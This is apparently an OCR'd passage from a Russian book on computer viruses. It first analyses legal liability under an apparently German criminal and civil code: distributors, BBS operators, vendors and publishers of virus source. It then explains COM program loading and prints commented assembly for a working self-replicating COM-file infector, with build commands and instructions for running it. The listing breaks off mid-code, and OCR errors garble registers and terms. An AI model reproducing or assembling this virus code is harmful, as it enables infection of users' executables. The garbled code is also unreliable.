Нарушение права собственности, несомненно, имеет место, если вирус привел к повреждению аппаратных средств. Но на вопрос, можно ли квалифицировать искажение данных или программ как нарушение права собственности или какого-либо иного права, ответить довольно трудно. Нарушение права собственности исключается, так как данные и программы не являются имуществом. Следовательно, закон применим только в части нарушения «прочих прав». Сомнительно, что «владение» или «право собственности» на программы и данные защищаются законом в качестве «прочих прав».

Здесь вопрос можно оставить открытым, так как он разрешим только в отдельных конкретных ситуациях.

2. Должен быть возмещен ущерб, причиненный в результате нарушения того закона, который должен (по меньшей мере) защищать пострадавшего. Такими охранительными законами являются уже написанные выше нормы уголовного права. Это значит, что нарушение этих норм влечет за собой возмещение ущерба в пользу потерпевшего.

3. И наконец, действует ответственность за то, что лицо, нарушившее общепринятые моральные нормы и тем самым умышленно причинившее ущерб другому лицу, должно возместить ущерб.

Это положение может, как правило, применяться для тех случаев, когда преднамеренное внедрение вируса причинило ущерб, который должен быть возмещен.

Договорные претензии

Наряду с уже рассмотренными деликатными претензиями, в порядке исключения рассматриваются и договорные претензии. Но и в

этих случаях чаще всего имеет место деликатная ответственность, сроки давности которой при определенных обстоятельствах более благоприятны для потерпевшего. Эти деликатные претензии теряют силу за давностью через три года после установления ущерба и его виновника (самое позднее через 30 лет).

Ответственность при нескольких исполнителях

При совершении преступного деяния несколькими исполнителями все участники несут ответственность за причиненный ущерб — как солидарные должники. Форма участия не различается. Это означает, что каждый, кто внес какой-либо причинный вклад в возникновение ущерба и кто несет ответственность, может быть признан единственным ответчиком по возмещению всего ущерба, даже если он действовал не в одиночку или выступал в качестве пособника или соучастника. Пострадавший может выбирать, затребовать ли возмещение ущерба от всех участников с учетом доли ущерба, причиненного действием конкретного лица, или затребовать полной компенсации лишь с одного участника (наиболее платежеспособного или того, кого он хотел бы наказать особо). Правда, внутри имеются требования компенсации, согласно которым каждому предъявляются претензии лишь в соответствии с его долей причиненного ущерба. А если иск на полное возмещение ущерба предъявляется лишь одному из соучастников, возникает опасность, что требование возмещения ущерба прочим лицам, причинившим ущерб, не удается удовлетворить.

Это довольно рискованно, поскольку суммы ущерба для вирусов, чрезвычайно быстро распространяющихся и парализующих на длительный срок большое число ЭВМ, могут достигать сотен и даже миллионов долларов. Миллиардные убытки не так уж немыслимы!

Мера ответственности

Существует принцип: должно быть восстановлено состояние, существовавшее до причинения ущерба, либо быть сделано капиталовложение, требуемое для восстановления этого состояния. Должны быть компенсированы все адекватно-каузальные последствия ущерба, а также недополученная прибыль.

При выходе из строя пораженной вирусом центральной ЭВМ большого предприятия, например крупного банка, сумма ущерба может достигнуть таких размеров, что компенсировать его частному лицу не удается до конца жизни.

Глава 4. Отдельные случаи

Вирусы на дискетах с бесплатным программным обеспечением Одной из наиболее широко распространенных программ-вирусов является бесплатное программное обеспечение, которое все чаще оказывается зараженным вирусом. Ответственность преступника, «заразившего» такую программу бесплатного ПО, можно без труда квалифицировать в соответствии с уже рассмотренными нормами. Он несет уголовную ответственность по ст. 303а УК, а также гражданскую ответственность за возмещение ущерба. Такой ущерб может быть довольно внушительным, если исходить из широкого и очень быстрого распространения бесплатного программного обеспечения и большого числа пользователей, которые могут пострадать.

Но вопрос о правовых последствиях для поставщиков бесплатного ПО, поставляющих отдельные из предлагаемых ими программ, зараженные вирусом, проблематичен. Бесплатное ПО распространяется многочисленными отправителями, регулярно публикующими свои объявления в журналах по вычислительной технике, а также через почтовые ящики, которые позволяют непосредственное обращение к областям общего пользования по линиям связи. Следует различать эти два вида распространения бесплатного ПО.

Ответственность отправителей дискет с бесплатным ПО

Поскольку исходят из того, что отправитель дискет с бесплатным ПО неумышленно распространяет зараженные вирусом программы, его наказуемость в этом исключается. Неизвестно, должен ли он нести гражданскую ответственность за ущерб, причиненный распространенными им «зараженными» программами. Рассматривается как ответственность по договору, так и ответственность, вытекающая из правонарушения.

Ответственность согласно договору

Для решения вопроса о договорной ответственности отправителя вначале нужно выяснить, существует ли вообще договор, и если да, то каков тип этого договора. Договор был бы отклонен из-за отсутствия предусмотренных правом обязательств, если речь идет о так называемых «дружеских связях». Дружеские отношения имеют место при соглашениях, на исключительно внеправовой основе, такой, например, как дружба, порядочность или честь. Поэтому требуется подтверждение о наличии договора, так как, по-видимому, нельзя исходить только из чисто друже-

ских отношений, если предлагается пересылка дискет по объявлению за более или менее высокую плату (которая должна служить не только для возмещения затрат, но и для получения прибыли). Здесь имеет место чистая сделка.

Сомнительно, является ли это контрактом. Вероятно, речь может идти о договоре купли-продажи. Но это не относится к программному обеспечению, так как в данном случае речь идет о некоммерческих программах, не предназначенных для продажи. Это скорее возмещение затрат на услугу (копирование и пересылку), а также на почтовые услуги, упаковку, сами дискеты и т.п. Следовательно, договор следует рассматривать либо как трудовое соглашение, либо как смешанный договор с преобладанием компонентов трудового соглашения.

Можно рассматривать ответственность за позитивное нарушение условий этого трудового соглашения, если отправитель виновен в нарушении предусмотренных договором дополнительных обязательств.

Но вызывает сомнение, можно ли пересылку зараженного вирусом бесплатного ПО квалифицировать как нарушение дополнительных договорных обязательств.

Обычно в число дополнительных обязательств каждого договора включается пункт о предотвращении ущерба для своего партнера.

Исходя из этого, копирование и пересылка зараженных вирусом программ должны квалифицироваться как нарушение дополнительных условий договора.

Проблематичной является виновность в нарушении дополнительных договорных обязательств. Это зависит от того, знал ли отправитель или должен ли он знать о том, что отосланная программа заражена. В конечном итоге, этот вопрос опять-таки зависит от того, обязан ли распространитель бесплатного ПО проверять их на зараженность вирусом, и если да, то как далеко заходит обязанность исследования.

Здесь хочется отметить, что отправитель обязан искать вирус, который может быть легко обнаружен, но он едва ли заслуживает упрека, если не сумел установить вирусы, вредное действие которых обнаруживается только в ходе длительного использования программ или в результате их систематического просмотра. Это означает, что отправитель несет ответственность за позитивное нарушение договора, если пользователю бесплатной программы нанесен ущерб при ее непосредственном применении. Примером может служить программа формирования жесткого диска (такая программа часто является не вирусом, а так называемым троянским конем). Желательно исключить договорную ответствен-

ность за зараженные вирусом программы, которые приводят к осязаемому ущербу в результате длительного использования, и тогда, когда это вредное воздействие программы было невозможно обнаружить простыми средствами (что скорее типично для вирусов).

Ответственность за преступление

При причинении ущерба чисто программному обеспечению правомернее только постановка вопроса о нарушении «прочих прав». Желательно рассматривать «владение» либо «собственность» на программы и данные как прочее право. Вопрос о том, как к этому отнесется судебная практика.

Поскольку здесь речь идет о нарушении прочих прав, условиями предъявления иска является причинение ущерба по неосторожности отправителя. Сюда относится все сказанное выше относительно договорной ответственности.

Ответственность владельцев почтовых ящиков

Владелец почтового ящика также не является сознательным распространителем зараженных вирусом программ по линиям связи. Следовательно, для него исключается как уголовная, так и гражданская ответственность за преступление. Как и отправитель бесплатного ПО, владелец может нести договорную ответственность за возмещение ущерба.

Первичным условием должно быть наличие договора между владельцем и пользователем почтового ящика. Наличие договора для коммерческих ящиков обязательно. Но и некоммерческие ящики часто основаны на договорных отношениях между владельцем и пользователем.

По-иному обстоит дело с так называемыми «FreakBox», пользователем которых может стать любое лицо, часто без всяких формальностей. В данном случае оператор системы из чистой любезности предоставляет свой почтовый ящик в распоряжение заинтересованных пользователей, не беря на себя никаких правовых обязательств. Это обстоятельство известно и пользователю. Здесь отсутствует договор между владельцем и пользователем почтового ящика и, следовательно, отсутствует и договорная ответственность владельцев «FreakBox».

Владельцы других видов почтовых ящиков, основанных на договорных отношениях между референтом и пользователем, несут ответственность за позитивное нарушение договора. Здесь справедливо все сказанное выше в отношении распространителей бесплатного ПО.

Ответственность владельца почтового ящика в значительной степени зависит от того, должен ли он был распознать зараженные вирусом программы. Как и в случае с отправителем программ, на этот вопрос можно было бы ответить утвердительно, если вредное воздействие вируса легко обнаружить, например, путем вызова простой программы. Правда, проблема здесь состоит в том, что владелец почтового ящика не всегда имеет возможность получить доступ к программе, которой он сам не располагает. Потому он, быть может, просто не в состоянии провести краткую проверку программ. Ответственность владельца в таких случаях представляется сомнительной.

Глава 5. Вирусы в коммерческих программах

Существует две основные проблемы, связанные с вирусами в коммерческих программах. Во-первых, разработчик может сам занести вирусы в программу. Это может быть сделано и по недосмотру, хотя и рассматривался вопрос о возможности использования вируса как средства защиты от копирования. Но здесь имеются в виду только определенные виды самостирающихся программ. Хотя здесь и имеются некоторые затруднения правового характера, они никак не связаны с вирусами и поэтому здесь не рассматриваются. Вирусы как средство защиты от копирования до сих пор не встречались и бессмысленны.

С другой стороны, вполне возможно внедрение вирусов в пакет программ третьей стороны, например конкурентом, который хочет навредить изготовителю и тем самым расширить сбыт собственной продукции.

Ниже рассматривается так называемое стандартное программное обеспечение. Индивидуальное ПО, т.е. программы, специально написанные или доработанные для конкретного клиента, не имеют существенного значения для пользователей бытовых или персональных компьютеров и поэтому здесь на рассматриваются.

Третье лицо, внедрившее вирусы в пакет программ, полностью подпадает под действующие нормы как гражданского, так и уголовного права.

Интерес представляет ответственность изготовителя и (поскольку пользователь не имеет прямого контакта с изготовителем) ответственность продавца.

Для большинства вероятных случаев в силу отсутствия преднамеренности уголовная ответственность исключается. Могут быть рассмотрены только гражданские иски на возмещение ущерба.

Здесь справедливо все сказанное относительно ответственности распространителей бесплатного программного обеспечения. Ниже рассмотрены лишь особенности, касающиеся коммерческих программ.

Ответственность изготовителя

Если программное обеспечение приобретается у посредника, а не у изготовителя, то договорные отношения существуют только с продавцом. Следовательно, по отношению к изготовителю могут рассматриваться не договорные, а деликатные претензии. По-иному обстоит дело лишь в том случае, если изготовитель добровольно берет на себя гарантийные обязательства. Но такое для программного продукта до сих пор не практиковалось. А если и встречается, то, как правило, с такими ограничениями, которые не позволяют сделать какие-то определенные выводы относительно рассматриваемых здесь претензий.

Итак, остаются известные деликатные претензии, описанные при рассмотрении бесплатного программного обеспечения, с той лишь разницей, что значительно раньше нужно будет подтвердить требуемую неосторожность. К тому же изготовители коммерческого программного обеспечения имеют в номенклатуре очень немного программ, которые они знают или во всяком случае должны знать как свои пять пальцев. Поэтому трудно предположить, что вирус может попасть в программу просто по небрежности изготовителя.

Если исходить из того, что «собственность» или «владение» программами и данными представляют собой прочее право, опираясь на эту норму относительно просто добиться возмещения ущерба от изготовителя программ.

Если программное обеспечение приобретено непосредственно у изготовителя, дополнительно могут рассматриваться и договорные претензии. Здесь справедливы следующие рассуждения.

Ответственность продавца

Продавец несет как деликатную, так и договорную (позитивное нарушение договора) ответственность. При этом важна степень его вины, которая зависит, разумеется, от конкретных обстоятельств. Обычно посредник знает сбываемые им программы не столь хорошо, как изготовитель. Поэтому он меньше заслуживает упрека в небрежности, чем изготовитель. С другой стороны, продавцы имеют значительно более ши-

рокие возможности для изучения и проверки поставляемых ими программ, чем распространители бесплатного ПО. Поэтому продавцы должны были бы более тщательно соблюдать интересы торгового партнера, чем отправители бесплатных программ. Сказанное выглядит достаточно расплывчато, однако точнее выразиться можно только в конкретных случаях.

В заключение можно отметить, что продавец также несет ответственность за ущерб, причиненный зараженными вирусами коммерческими программами, если в конкретном случае его удается обвинить в несоблюдении интересов покупателя.

Глава 6. Манипулирующие вирусы

Как уже было сказано, вирусы чаще всего оказывают разрушающее действие. Однако существуют и манипулирующие вирусы, которые требуют специальной правовой оценки. Здесь рассматривается только ответственность за различные виды манипулирующих вирусов на основе УК. Гражданско-правовые аспекты не требуют детализации, так как из статей закона уже следует, когда и в какой мере внедрение манипулирующего вируса является уголовно наказуемым деянием.

Вирусы, реализующие корыстные интересы

Можно представить себе внедрение компьютерных вирусов, реализующих корыстные цели в интересах преступника или третьего лица. Например, возможен случай, когда при помощи вируса производится регулярное перечисление на счет преступника. В этом случае применим параграф «Мошенничество с использованием ЭВМ». Имущественный ущерб наказывается лишением свободы сроком до пяти лет или денежным штрафом. В особо тяжелых случаях возможно лишение свободы до десяти лет. Наказуема и попытка совершения такого преступного деяния.

Вирусы, открывающие доступ к компьютерным системам

Возможна разновидность вирусов, открывающая пользователю доступ к закрытым для него компьютерным системам либо к определенным областям памяти.

Такой вирус дает возможность пользователю выполнять свои программы или использовать систему каким-то иным образом без соответ-

ствующего разрешения. Он может также получить возможность читать или заменять данные, не имея к ним права доступа.

Законодатель вопреки первоначальным планам не включил в закон так называемую кражу машинного времени, и поэтому пользователь не несет ответственность за использование ЭВМ в случаях, для него не предусмотренных. Будет ли такая трактовка применяться в судебной практике, покажет время. Могут быть рассмотрены и другие составы преступления, поскольку имеет место изменение программ или массивов данных.

В результате проникновения в компьютерную систему или в определенную область системы, закрытую для пользователя, он, очевидно, вынужден будет прочитать данные, хранящиеся в этой системе. Отсюда следует, что пользователь, применяющий вирус (а не лицо его внедрившее!), несет ответственность за шпионаж. Он может быть подвергнут лишению свободы сроком до трех лет или денежным штрафам.

Вирусы, генерирующие файлы регистрации инфицированных программ

Обсуждаются вирусы, способные генерировать файл регистрации для определенных программ, из которого можно получить следующую информацию: кто, когда, как и какую использовал программу, какие работы были выполнены в результате этого использования и какие пароли применялись для доступа к программам.

Внедрение такого вируса, разумеется, карается. Проблематичным является применение статьи «Шпионаж за данными». В самом деле, УК определяет наказание за получение или передачу другому лицу специально защищенных данных, не предназначенных для пользователя.

В одной из статей УК речь идет о шпионаже за данными, уже хранящимися в системе. Но в рассматриваемом здесь случае эти данные были сформированы в результате вмешательства вируса в программу. Следовательно, речь идет не о существующих данных.

Правда, такое суждение не охватывает все возможные случаи. В самом деле, при занесении в файл регистрации пароля речь идет об информации, которая хотя и заносится в файл регистрации вновь, но уже была записана в другом месте системы, а потому ее прочтение можно квалифицировать как шпионаж. С этой точки зрения генерация файла регистрации представляет собой всего лишь специальный метод шпионажа за данными, за который полагается наказание.

Вирусы, изготавливающие фальшивые документы

В соответствии со статьей «Фальсификация полученных при сборе доказательств данных», который вновь введен в УК в рамках второго закона об ответственности за хозяйственные преступления, тот, кто в целях обмана при оформлении правоотношений запишет полученные при сборе доказательств данные или изменит их таким образом, что это привело бы к искажению или фальсификации документов, наказывается лишением свободы сроком до пяти лет, а в особых случаях сроком до 15 лет. Наказанию подвергаются и использующие записанные таким образом или измененные данные. Это имеет место при внедрении манипулирующих вирусов, в частности, уже рассмотренных вирусов, реализующих корыстные интересы.

Подложным документом были бы данные, при восприятии которых подменяется составитель документа, т.е. происхождение данных оказывается иным, чем это из них следует. Документ фальсифицирован, если подлинные данные первоначально были изменены таким образом, что содержимое уже нельзя отнести к заявителю (составителю). Наказуемо также употребление данных, измененных описанным выше путем. Употреблением считается, например, факт передачи данных вводимому в заблуждение лицу на носителе или вывод их на экран.

Глава 7. Вирусы протеста

В дискуссиях о компьютерных вирусах появился новый термин «вирусы протеста». Здесь имеются в виду вирусы, используемые против компьютеров, которые определенные общественные группы считают особо опасными, бесчеловечными или представляющими какую-либо угрозу. В частности, в прессе промелькнули сообщения о том, что группа хакеров и сторонников бойкота переписи населения планировали применить вирусы против переписи населения.

В этой связи следует кратко пояснить, в какой мере эти так называемые «вирусы протеста» можно рассматривать как легальное средство разрешения общественного противоречия. Вопрос о том, насколько легальным является использование «вирусов протеста», здесь не рассматривается, поскольку это вопрос не чисто правовой, а скорее политический или морально-этический.

На вопрос о правовой допустимости «вирусов протеста» ответить очень просто: эти вирусы ничем не отличаются от прочих.

Следовательно, их применение карается в соответствии с типовыми, подробно здесь рассмотренными уголовными нормами.

Наказание не назначается лишь в том случае, если применение вирусов оправдано. Нельзя протестовать против любого нарушения права. Кроме того, право протеста может быть только последним средством воздействия. Предварительно должны быть исчерпаны все разрешенные средства устранения затруднений.

Едва ли можно утверждать (во всяком случае с позиции судебной практики, что перепись населения, даже незаконная, угрожает сущности свободно-демократического правопорядка. Но даже если это предположить, следовало бы вначале применить все доступные правовые средства и лишь затем воспользоваться формами протеста.

Из сказанного следует, что так называемые «вирусы протеста» столь же незаконны, что и «обычные» вирусы.

Глава 8. Разработка, публикация и распространение

Разработка вирусных программ

Разработка вирусных программ сама по себе не является наказуемой с точки зрения как уголовного, так и гражданского права.

Иное дело, если разработанные программы в виде исходного текста или в виде скомпилированной программы с согласия или без согласия автора публикуются или распространяются каким-то иным способом.

Публикация или распространение исходного текста программы

За публикацию или распространение исходного текста программ-вирусов для составителя программ или третьего лица, опубликовавшего программу, предусмотрена как уголовная, так и гражданская ответственность.

В соответствии с уголовным правом, публикация или распространение исходного текста программы-вируса влечет за собой наказание за подстрекательство или пособничество в изменении данных.

Представляется целесообразным различать передачу исходного текста отдельным личным знакомым программиста и публикацию про-

граммы в печати или через почтовые ящики, доступные большому числу анонимных пользователей.

Распространение исходного текста

Распространение исходного текста можно рассматривать как подстрекательство к изменению данных (или к другим преступлениям), если программист оговаривает с получателем исходного текста соответствующие линии поведения, в том числе и в скрытой форме, а получатель распоряжается сгенерированным им исполняемым вирусом преступным образом. При отсутствии сговора, в том числе скрытого, подстрекательство как таковое не может быть инкриминировано.

Проблематичным является доказательство вины за пособничество в изменении данных (или в других преступлениях). Если получатель исходного текста генерирует из него работоспособную программу-вирус и использует ее преступным образом, то программист является пособником неправомерного действия, совершенного главным исполнителем преступления. Вопрос состоит лишь в степени его виновности, т.е. в преднамеренности деяния (пособничество по неосторожности не наказуемо!). Определяющим здесь является осознанность действий программиста в тот момент, т.е. понимание им всех существенных признаков правонарушения или деяния (в любом случае условно). Программист должен по крайней мере сознавать, что своими действиями он способствовал совершению другим преступного деяния.

При этом не требуется знать о подробностях самого деяния, т.е. кто его совершил и против кого оно было направлено. Даже отрицание программистом факта противоправного использования его исходного текста недостаточно, чтобы снять обвинение в преднамеренности. Поэтому исходный текст можно передавать только лицам, которых нельзя заподозрить в злонамеренном его использовании (или генерируемого из него вируса).

Публикация исходного текста

Публикация исходного текста программы-вируса не квалифицируется как пособничество или подстрекательство.

Согласно УК, подстрекательством не считается даже призыв к противоправному деянию, поскольку подстрекательство предполагает преднамеренное действие, которое здесь отсутствует. Преднамеренность имеет место, если подстрекатель, даже если его действия не направлены против конкретного лица, должен по крайне мере обратиться к определенному им индивидуально кругу лиц. Такой состав отсутствует при публикации в вышеописанных средах. По этой же причине отпадает обвинение в наказуемом пособничестве.

Тем нем менее в публикации исходного текста может заключаться состав преступления. Здесь можно усмотреть общественный призыв к преступным действиям.

Согласно УК, подстрекателем считается лицо, призывающее (с успехом) к противоправным действиям на общественном собрании или путем распространения печатных материалов. Согласно УК, даже неудавшаяся попытка наказывается лишением свободы сроком до пяти лет или денежным штрафом.

Признаком события «призыв» считается воздействие на другое лицо с целью принятия им решения о совершении наказуемых действий. Это может происходить в форме кажущегося отговаривания («обязательно избегайте»...). Чтобы избежать наказания, важно не пытаться спровоцировать к совершению противоправного деяния и не намекать на возможность такого решения.

Из сказанного следует, что сама по себе публикация исходного текста программы-вируса еще не несет в себе состава преступления. В зависимости от обстоятельств конкретного случая из контекста публикации (например, призыва бойкота переписи населения) может сложиться внешнее впечатление, что речь идет о призыве к противоправному деянию (здесь: применение вируса против переписи населения).

Поэтому при публикации исходного текста следует обращать внимание на то, чтобы из контекста не сложилось ложное (!?) впечатление, что автор призывает к определенному действию. Дополнительное серьезное предостережение о вреде вируса и чисто «научная» мотивировка публикации, по-видимому, не достаточны, чтобы исключить подозрение в преступлении.

Примеры:

В журнале или в почтовом ящике опубликован вирус, в качестве комментария сказано: «Опробуйте этот вирус на одном из «хороших» друзей». Но комментарий типа: «Осторожно, вирус опасен! Смотрите, чтобы он не попал в компьютер, предназначенный для переписи населения...!» уже является проблематичным.

Это может быть безобидная, ненаказуемая проделка, но может быть и открытый призыв, который влечет наказание. Все зависит от смысла сомнительного комментария и от того, как он был понят адресатом. Нельзя однозначно ответить на вопрос, есть ли состав преступления в этом абстрактном примере. Но автор комментария в любом случае удивится, если ему придется обстоятельно беседовать с прокурором относительно как будто безобидных слов...

Передача и публикация исполняемой программы-вируса

Передача исполняемой программы-вируса намного опаснее передачи исходного текста. Тем не менее возможная виновность оценивается так же — как сказано выше.

Но в отношении гражданско-правовой ответственности следует особо учитывать, что — в еще большей степени, чем при передаче исходного кода — безусловно, необходимо ясное указание на опасность программы, а также способа обращения с ней. В противном случае при нанесении пользователю ущерба за счет действия вируса лицо, передавшее или опубликовавшее программу, несет ответственность за позитивное нарушение договора и обязано возместить причиненный ущерб, если между партнерами существуют договорные обязательства (например, между владельцем и пользователем коммерческого почтового ящика).

Но даже с помощью таких подробных суждений невозможно ответить на все вопросы. В заключение обозначим возможные проблемы, сформулировав три простые вопроса:

- нарушает ли авторское право владелец ЭВМ, обнаруживший у себя чужой вирус?
- может ли автор вируса требовать выдачи или уничтожения инфицированного программного обеспечения, содержащего программу-вирус?
- может ли изготовитель программного обеспечения, подвергшегося заражению вирусом, обвинить владельца ЭВМ в преднамеренном изменении программного обеспечения?

В случае правового конфликта, несомненно, вначале начнется спор экспертов по техническим вопросам, в котором судьи, прокурор и прочие участники процесса будут чувствовать себя довольно неуютно.

Часть 3. COM-вирусы

В этом разделе рассказано об алгоритмах работы вирусов, заражающих COM-файлы, и способах их внедрения. Представлен исходный текст одного из таких вирусов с подробными комментариями. Также приведены основные сведения о структуре и принципах работы COM-программы.

Глава 1. Структура и процесс загрузки COM-программы

Компьютерные вирусы могут «гнездиться» в самых неожиданных местах, например, в записи начальной загрузки MBR (master boot record), в исполняемых файлах типа COM и EXE, в файлах динамических библиотек DLL и даже в документах текстового процессора Microsoft Word for Windows.

Что же представляет собой COM-программа, как она загружается в память и запускается?

Структура COM-программы предельно проста — она содержит только код и данные программы, не имея даже заголовка. Размер COM-программы ограничен размером одного сегмента (64Кбайт).

И еще два понятия, которые часто будут встречаться:

- **Program Segment Prefix (PSP)** — область памяти размером 256 (0100h) байт, предшествующая программе при ее загрузке. PSP содержит данные командной строки и относящиеся к программе переменные.
- **Disk Transfer Address (DTA)** — блок данных, содержащий адреса обмена данными с файлом (чтение или запись). Область DTA для работы с файлом используют многие функции, в том числе и не производящие чтение или запись в файл. Примером может служить функция 4Eh (найти первый файл по шаблону), которая будет неоднократно встречаться в листингах программ.

Загрузка COM-программы в память и ее запуск происходят так:

1. Определяется сегментный адрес свободного участка памяти, достаточного для размещения программы размера.

2. Создается и заполняется блок памяти для переменных среды.

3. Создается блок памяти для PSP и программы. В поля PSP заносятся соответствующие значения.

4. Устанавливается адрес DTA равным PSP:0080h.

5. Загружается COM-файл с адреса PSP:0100h.

6. Значение регистра AX устанавливается в соответствии с параметрами командной строки.

7. Регистры DS, ES и SS устанавливаются на сегмент PSP и программы.


8. Регистр SP устанавливается на конец сегмента, после чего в стек записывается 0000h.

9. Происходит запуск программы с адреса PSP:0100h.


COM-программа всегда состоит из одного сегмента и запускается со смещения 0100h.

Глава 2. Простейший COM-вирус

В начале COM-файла обычно находится команда безусловного перехода JMP, состоящая из трех байт. Первый байт содержит код команды OE9h, следующие два — адрес перехода. Поскольку рассматриваемый ниже вирус учебный, он будет заражать только COM-файлы, начинающиеся с команды JMP. Благодаря простому строению COM-файла в него очень просто добавить тело вируса и затем указать его адрес в команде JMP. На рисунке показано заражение файла таким способом.



После загрузки зараженного файла управление получает вирус. Закончив работу, вирус восстанавливает оригинальный JMP и передает управление программе, как показано ниже.



Что же делает рассматриваемый вирус? После старта он ищет в текущем каталоге COM-программы. Для этого используется функция 4Eh (найти первый файл): тело вируса записывается в конец файла, туда же переносится оригинальный JMP, на место которого записывается инструкция JMP на тело вируса.

```
;Ищем первый файл по шаблону имени
mov ah,4Eh
mov dx,offset fname - offset myself
add dx.bp
mov cx,00100111b
int 21h
```

Затем вирус проверяет (по первому байту файла), подходят ли ему найденные COM-программы:

```
;Открываем файл
Open:
mov ax,3D02h
mov dx,9Eh
int 21h

;Если при открытии файла ошибок не произошло,
;переходим к чтению, иначе выходим из вируса
jnc See_Him
jmp exit

; Читаем первый байт файла
See_Him:
xchg bx,ax
mov ah,3Fh
mov dx,offset buf-offset myself
```

```
add dx.bp
xor ex,ex ;CX=0
inc ex ;(увеличение на 1) CX=1
int 21h

; Сравниваем. Если первый байт файла
; не E9h, то переходим к поиску следующего файла -
; этот для заражения не подходит
cmp byte ptr [bp+(offset buf-offset myself )],0E9h
jne find_next
```

Перед заражением файла вирус проверяет сигнатуру — не исключено, что файл уже заражен. Переходим в конец файла (на последний байт):

```
mov ax,4200h
xor ex,ex
mov dx,[bp+(offset flen-offset MySelf)]
dec dx
int 21h

;Читаем сигнатуру вируса
Read:
mov ah,3Fh
xor ex,ex
inc ex
mov dx.offset bytik-offset myself
add dx.bp
int 21h

; Если при чтении файла ошибок не произошло,
; проверяем сигнатуру,
; иначе ищем следующий файл
jnc test_bytik
jmp find_next

; Проверяем сигнатуру
Test_bytik:
cmp byte ptr [bp+(offset bytik-offset myself )],CheckByte

;Если сигнатура есть, то ищем другой файл,
; если ее нет - будем заражать
je find_next2
jmp NotJnfected
```

Затем, в соответствии с предложенной схемой, вирус дописывается в конец файла-жертвы и устанавливает адрес перехода на самого себя:

```
;Переходим в конец файла
mov ax,4202h
xor ex,ex
xor dx.dx
int 21h

; Останавливаем регистр DS на сегмент кода
push cs
pop ds

; Копируем вирус в файл
mov ah,40h
mov cx.offset VirEnd-offset la
mov dx,bp
sub dx,offset myself-offset la
int 21h

; Записываем в начало файла переход на тело вируса
Write_Jmp:

; Переходим в начало файла
xor cx.cx
xor dx,dx
mov ax,4200h
int 21h

;Записываем первые три байта файла (переход на тело вируса)
mov ah,40h
mov cx,3
mov dx, offset jmpvir-offset myself
add dx.bp
int 21h
```

После того как вирус закончит свою работу, он восстанавливает в исходное состояние первые три байта программы (в памяти компьютера) и передает управление на начало программы. Далее, при запуске зараженного файла, управление сначала получает вирус, затем исходная программа. Благодаря такой схеме работы рассматриваемый вирус может спокойно существовать, будучи один раз выпущенным на волю.

Глава 3. Как запустить вирус

В любом текстовом редакторе создается файл LEO.ASM, содержащий исходный текст вируса, затем этот файл компилируется, и компонуется готовая программа. Например, в системе программирования Turbo Assembler последние два этапа выполняются такими командами:

```
tasm.exe leo.asm
tlink leo.obj/t
```

В итоге получился файл LEO.COM, содержащий готовый COM-вирус.

Для проверки работы вируса можно создать отдельный каталог и скопировать в него этот файл, а также несколько других COM-файлов.

После запуска LEO.COM вирус внедрится во все остальные COM-файлы. Не стоит бояться, что будет заражен сразу весь компьютер — вирус распространяется только в текущем каталоге. Ниже приводится исходный текст вируса:

```
; Устанавливаем тип процессора
CheckByte equ 0F0h

; Указываем, что регистры CS и DS содержат
; адрес сегмента кода программы
assume cs:code, ds:code

; Начало сегмента кода. В конце программы сегмент кода нужно
; закрыть - "code ends"
code segment
```

Останавливаем смещения в сегменте кода.

Данная строчка обязательна:

```
; для COM-программы (все COM-программы
; начинаются с адреса 100h)
org 100h
start:

; Имитируем зараженный COM-файл.
; Тело вируса начинается с метки la
jmp la
db 0E9h ;Код команды JMP
dw offset la-offset real
real:
```

```
; Выходим из программы
mov ah,4Ch
int 21 h

;Здесь начинается тело вируса
la:

;Сохраняем регистры и флаги
pushf
pusha
push ds es

; Получаем точку входа.
; Для этого вызываем подпрограмму (следующий
; за вызовом адрес) и читаем из стека адрес возврата
call MySelf
MySelf:
pop bp

; восстанавливаем первые три байта исходной программы
mov al,[bp+(offset bytes_3[0]-offset MySelf)]
mov byte ptr cs:[100h],al
mov al,[bp+(offset bytes_3[1]-offset MySelf)]
mov byte ptr cs:[101h],al
mov al,[bp+(offset bytes_3[2]-offset MySelf)]
mov byte ptr cs:[102h],al

; Дальнейшая задача вируса - найти новую жертву.
; Для этого используется функция 4Eh (Найти первый файл).
; Ищем файл с любыми атрибутами
Find_First:

; Ищем первый файл по шаблону имени
mov ah,4Eh
mov dx.offset fname-offset myself
add dx.bp
mov cx,00100111b
int 21 h

; Если файл найден - переходим к смене атрибутов, иначе выходим
; из вируса (здесь нет подходящих для заражения файлов)
jnc attributes
jmp exit
```

```
attributes:

; Читаем оригинальные атрибуты файла
mov ax,4300h
mov dx,9Eh ; Адрес имени файла
int 21 h

; Сохраняем оригинальные атрибуты файла
push ex

; Устанавливаем новые атрибуты файла
mov ax,4301h
mov dx,9Eh ; Адрес имени файла
mov cx,20h
int 21 h

; Переходим к открытию файла
jmp Open

; Ищем следующий файл, так как предыдущий не подходит
FincLNext:

; Восстанавливаем оригинальные атрибуты файла
mov ax,4301h
mov dx,9Eh ; Адрес имени файла

pop cx
int 21 h

; Закрываем файл
mov ah,3Eh
int 21 h

; Ищем следующий файл
mov ah,4Fh
int 21 h

; Если файл найден, переходим к смене атрибутов, иначе выходим
; из вируса (здесь нет подходящих для заражения файлов)

jnc attributes
jmp exit
```

```
; Открываем файл
Open:
mov ax,3D02h
mov dx,9Eh
int 21 h

;Если при открытии файла ошибок не произошло, переходим к чтению,
; иначе выходим из вируса
jnc See_Him
jmp exit

;Читаем первый байт файла
See_Him:
xchg bx.ax
mov ah,3Fh
mov dx.offset buf-offset myself
add dx,bp
xor ex,ex ;CX=0
inc ex ; (увеличение на 1) CX=1
int 21 h

; Сравниваем. Если первый байт файла
; не E9h, то переходим к поиску следующего файла -
; этот для заражения не подходит
cmp byte ptr [bp+(offset buf-offset myself )],0E9h
jne find_next

; Переходим в начало файла
mov ax,4200h
